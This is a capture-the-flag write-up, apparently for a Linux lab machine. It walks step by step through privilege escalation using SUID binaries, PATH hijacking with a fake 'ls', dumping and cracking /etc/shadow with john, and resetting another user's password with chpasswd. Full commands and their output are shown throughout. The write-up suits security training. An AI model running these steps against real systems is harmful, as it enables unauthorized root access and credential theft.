
```
 user6  / | home | user6  which python
which python
/usr/bin/python
 user6  / | home | user6  python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
Welcome to Linux Lite 4.4

Tuesday 18 June 2024, 11:54:49
Memory Usage: 352/985MB (35.74%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)
```

PRIVILEGE ESCALATION

I used the following bash command to find files in the machine owned by root and with SUID bit.

```
find / -user root -perm -u=s -ls 2>/dev/null
```


I found 2 interesting files



```
  6030161     12 -rwsr-xr-x   1 root     root         8392 Jun  4  2019 /home/user5/script
 16778065     12 -rwsr-xr-x   1 root     root         8392 Jun  4  2019 /home/user3/shell
```

1. USING /USER3/SHELL


I executed the shell program in the */home/user3/* directory and gained root access.



```
 user6  / | home | user3  ./shell
./shell
You Can't Find Me
bash: cannot set terminal process group (987): Inappropriate ioctl for device
bash: no job control in this shell
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Wednesday 19 June 2024, 11:07:20
Memory Usage: 337/985MB (34.21%)
Disk Usage: 5/217GB (3%)

 root  / | home | user3  whoami
whoami
root
```

2. MODIFYING THE /USER5/SCRIPT FILE


I executed the script program present in the *user5* directory and obtained results similar to ls.



```
 user6  / | home | user5  ./script
./script
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
ls
script
```


You can also use pspy to monitor the processes.

I navigated to the *tmp* directory and wrote a bash script named ls.




```
user6  /  tmp  echo '#!/bin/bash' >ls
echo '#!/bin/bash' >ls
user6  /  tmp  echo '/bin/bash -p' >>ls
echo '/bin/bash -p' >>ls
user6  /  tmp  cat ls
cat ls
#!/bin/bash
/bin/bash -p
```

Then, I added this path to my environment variable.




```
user6  /  tmp  export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
```



```
root  /  tmp  echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
root  /  tmp
```

Finally, I executed the script.




```
user6  /  tmp  /home/user5/script
/home/user5/script
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Wednesday 19 June 2024, 11:49:42
Memory Usage: 375/985MB (38.07%)
Disk Usage: 5/217GB (3%)

root  /  tmp
```

note

> This worked because when I executed the script, it attempted to run `ls`. Since I had already added my folder to the path, it found the location of the binary in the *tmp* folder (its own folder).


3. CRACKING THE ROOT PASSWORD

Since the */user5/script* executes the ls command, I created a new script called ls in the */tmp* directory with a command to read the shadow file. Then, I added the */tmp* directory to my path variable.




```
 user6  /  tmp  echo '#!/bin/bash' >ls
echo '#!/bin/bash' >ls
 user6  /  tmp  echo 'cat /etc/shadow' >>ls
echo 'cat /etc/shadow' >>ls
 user6  /  tmp  export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
 user6  /  tmp  echo $PATH
echo $PATH
/tmp:/tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Finally, I gave this file execution permission and ran /home/user5/script.




```
 user6  /  tmp  chmod +x ls
chmod +x ls
 user6  /  tmp  /home/user5/script
/home/user5/script
root:$6$mqjgcFoM$X/qNpZR6gXPAxdgDjFpaD1yPIqUF5l5ZDANRTKyvcHQwSqSxX5lA7n22kjEkQhSP6Uq7cPaYfzPSmgATM9cwD1:18050:0:99999:7:::
daemon:x:17995:0:99999:7:::
bin:x:17995:0:99999:7:::
sys:x:17995:0:99999:7:::
sync:x:17995:0:99999:7:::
games:x:17995:0:99999:7:::
```

`$6$` indicates the usage of SHA-512 for hashing. I copied the password field from this and pasted it into a different file on my system. Then, I used john to crack the password.



```
┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# echo '$6$mqjgcFoM$X/qNpZR6gXPAxdgDjFpaD1yPIqUF5l5ZDANRTKyvcHQwSqSxX5lA7n22kjEkQhSP6Uq7cPaYfzPSmgATM9cwD1' >linpass

┌──(root㉿kali)-[~/ctf/escalate-lin]
└─# john linpass
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
12345            (?)
1g 0:00:00:00 DONE 2/3 (2024-06-19 12:48) 11.11g/s 2844p/s 2844c/s 2844C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


I then switched to *root*.




```
 user6  / | var | www | html  su su root
su root
Password: 12345

Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Wednesday 19 June 2024, 12:12:23
Memory Usage: 383/985MB (38.88%)
Disk Usage: 5/217GB (3%)

 root  / > var > www > html >  id
id
uid=0(root) gid=0(root) groups=0(root)
```

4. USING USER1 PRIVILEGES

I used the ls binary to change the password of *user1* using the */home/user5/script*.




```
user6  /  tmp  echo '#!/bin/bash' > ls
echo '#!/bin/bash' > ls
user6  /  tmp  echo 'echo "user1:rizzziom" | chpasswd' >>ls
echo 'echo "user1:rizzziom" | chpasswd' >>ls
user6  /  tmp  export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
user6  /  tmp  echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
user6  /  tmp  █
```




```
user6  /  tmp  chmod +x ls
chmod +x ls
user6  /  tmp  /home/user5/script
/home/user5/script
user6  /  tmp  su user1
su user1
Password: rizzziom

Welcome to Linux Lite 4.4 user1

Wednesday 19 June 2024, 12:58:13
Memory Usage: 504/985MB (51.17%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user1  /  tmp  █
```

I then viewed my sudo permissions using sudo -l.



```
user1  /  tmp  sudo -l
sudo -l
[sudo] password for user1: rizzziom

Matching Defaults entries for user1 on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user1 may run the following commands on osboxes:
    (ALL : ALL) ALL
```

